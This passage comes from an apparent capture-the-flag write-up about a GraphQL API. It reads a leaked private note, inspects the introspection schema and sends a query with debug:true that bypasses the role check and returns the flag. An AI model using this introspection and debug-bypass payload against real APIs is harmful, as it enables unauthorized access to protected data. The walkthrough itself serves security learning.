
The note that catches our eye should be:
"id":3,"title":"Deploy Checklist","content":"Before next release: 1) Rotate API tokens 2) Review the flag endpoint — the debug param still bypasses the role check, need to wrap it in an env guard 3) Update staging DB snapshot","isPrivate":true
So this wasn't the final destination, let's look for an object or list or anything called flag.
{"kind":"OBJECT","name":"Flag","description":null,"fields":[{"name":"id","description":null,"args":[],"type":{"kind":"NON_NULL","name":null,"ofType":{"kind":"SCALAR","name":"Int","ofType":null}},"isDeprecated":false,"deprecationReason":null},{"name":"value","description":null,"args":[],"type":{"kind":"NON_NULL","name":null,"ofType":{"kind":"SCALAR","name":"String","ofType":null}},"isDeprecated":false,"deprecationReason":null},{"name":"accessLevel","description":null,"args":[],"type":{"kind":"NON_NULL","name":null,"ofType":{"kind":"SCALAR","name":"String","ofType":null}},"isDeprecated":false,"deprecationReason":null}]
and
{"name":"flag","description":null,"args":[{"name":"debug","description":null,"type":{"kind":"SCALAR","name":"Boolean","ofType":null},"defaultValue":null}],"type":{"kind":"OBJECT","name":"Flag","ofType":null},"isDeprecated":false,"deprecationReason":null}
From this we know that flag accepts an argument called debug and that it returns the Flag objects.
Time to write our payload, just like the previous one, we try to call flag, we give it the debug argument and set it to true since it's a boolean value, it can either be false or true and also provide the parameters we want: id, value, accessLevel that we learned from the GraphQL object.
{"query":"{ flag(debug:true){ id value accessLevel } }"}

And voila, we have the flag!